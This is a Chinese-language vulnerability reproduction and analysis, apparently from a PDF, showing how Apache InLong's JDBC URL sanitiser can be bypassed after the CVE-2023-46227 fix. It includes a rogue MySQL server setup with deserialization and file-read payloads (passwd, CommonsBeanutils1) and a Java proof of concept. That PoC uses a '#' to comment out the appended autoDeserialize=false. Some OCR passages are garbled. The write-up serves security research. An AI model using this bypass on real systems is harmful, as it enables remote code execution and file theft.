
漏洞复现

由于inlong环境较大,这里提取之前<mark>Jdbc</mark>过滤修复模块以及相关依赖Jar作为依赖进行测试,首先构造一个恶意MySQL Server(此处使用开源项目MySQL_Fake_Server)

```
🖦 命令提示符 - python3 server. 🗡 🕟 命令提示符
                                                               命令提示符
E:\VulnResearch\MySQL_Fake_Server>python3 server.py
E:\VulnResearch\MySQL_Fake_Server\server.py:17: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
  def accept_server(server_reader, server_writer):
E:\VulnResearch\MySQL_Fake_Server\server.py:21: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
  use "async def" instead
  def process_fileread(server_reader, server_writer,filename):
E:\VulnResearch\MySQL_Fake_Server\server.py:63: DeprecationWarning: "@coroutine" decorator is deprecated since Python 3.
8, use "async def" instead
def handle_server(server_reader, server_writer):

Error: Unable to access jarfile H:\Mytools\Framework\POC-bomber\pocs\framework\shiro\ysoserial-0.0.6-SNAPSHOT-all.jar
Error: Unable to access jarfile H:\Mytools\Framework\POC-bomber\pocs\framework\shiro\ysoserial-0.0.6-SNAPSHOT-all.jar
E:\VulnResearch\MySQL_Fake_Server\server.py:231: DeprecationWarning: There is no current event loop
  loop = asyncio.get_event_loop()
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b'ssrf']
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 3306
```

接着去进行Jdbc连接触发漏洞




漏洞脚本

```
package org.example;
import org.apache.inlong.manager.pojo.node.mysql.MySQLDataNodeDTO;
import java.sql.DriverManager;
import java.sql.SQLException;
public class App {
    public static void main(String[] args) throws ClassNotFoundException,
SQLException {
        String | idbcUrl = "idbc:mysql://127.0.0.1:3306,
(autoDeserialize=true,allowLoadLocalInfile=true,allowUrlInLocalInfile=true,allowL
oadLocalInfileInPath=true)/test?maxAllowedPacket=655360#";
        String jdbcURL = MySQLDataNodeDTO.convertToJdbcurl(jdbcUrl);
        System.out.println(jdbcURL);
        Class.forName("com.mysql.cj.jdbc.Driver");
        DriverManager.getConnection(jdbcURL, "CommonsBeanutils1", "password");
    }
}
```

漏洞分析

在CVE-2023-46227漏洞修复后基本上可以防御大多数情况,不过在参考MySQL官方文档得到如下信息



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· User credentials

User credentials can be set outside of the connection URL—for example, as arguments when getting a connection from the java.sql.DriverManager (see Section 6.3, "Configuration Properties" for details). When set with the connection URL, there are several ways to specify them:

• Prefix the a single host, a host sublist (see Multiple hosts), or any host in a list of hosts with the user credentials with an @:

```
user:password@host_or_host_sublist
For example:
```

 $mysqlx://sandy:secret \emptyset [(address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host1:1111,priority=1,key1=value1),(address=host2:2222,priority=2,key2=value2))]/db = (address=host2:2222,priority=2,key2=value2))]/db = (address=host2:2222,priority=2,key2=value2))]/db = (address=host2:2222,priority=2,key2=value2))$

, , ,

```
(user=sandy)(password=mypass)
```

For example:

Use the keys user and password to specify credentials for each host:

```
c:mysq1://[(host=myhost1,port=1111,user=sandy,password=secret),(host=myhost2,port=2222,user=finn,password=secret)]/db
c:mysq1://address=(host=myhost1)(port=1111)(user=sandy)(password=secret),address=(host=myhost2)(port=2222)(user=finn)(password=secret)/
```

In both forms, when multiple user credentials are specified, the one to the left takes precedence—that is, going from left to right in the connection string, the first one found that is applicable to a host is the one that is used.

Inside a host sublist, no host can have user credentials in the @ format, but individual host can have user credentials specified in the key format.

database

The default database or catalog to open. If the database is not specified, the connection is made with no default database. In this case, either call the setcatalog() method on the Connection instance, or specify table names using the database name (that is, SELECT dbname.tablename.colname FROM dbname.tablename...) in your

在org.apache.inlong.manager.pojo.util.MySQLSensitiveUrlUtils#filterSensitive方法中仅对?之后的部分作为参数字符串并进行分隔检测是否存在恶意参数,而该方法则完全绕过参数检测这部分,在该方法中最后会在参数字符串中添加autoDeserialize=false这部分字符串来屏蔽恶意参数,而此处采用的是字符串拼接的方式,在mysql-connector-j 8.x中#可以注释掉JDBCURL中剩余部分字符串,故以来绕过这部分限制。

```
| Fire Set New New New Javages Code Belactor Build Run | Tools VCS Window Help | monglesp = MySQLSensitiveUnitableClass (No) | manage-popo-1100_lar) org spaceho | monglesp | manages | pop | unit | MySQLSensitiveUnitable | manages | mana
```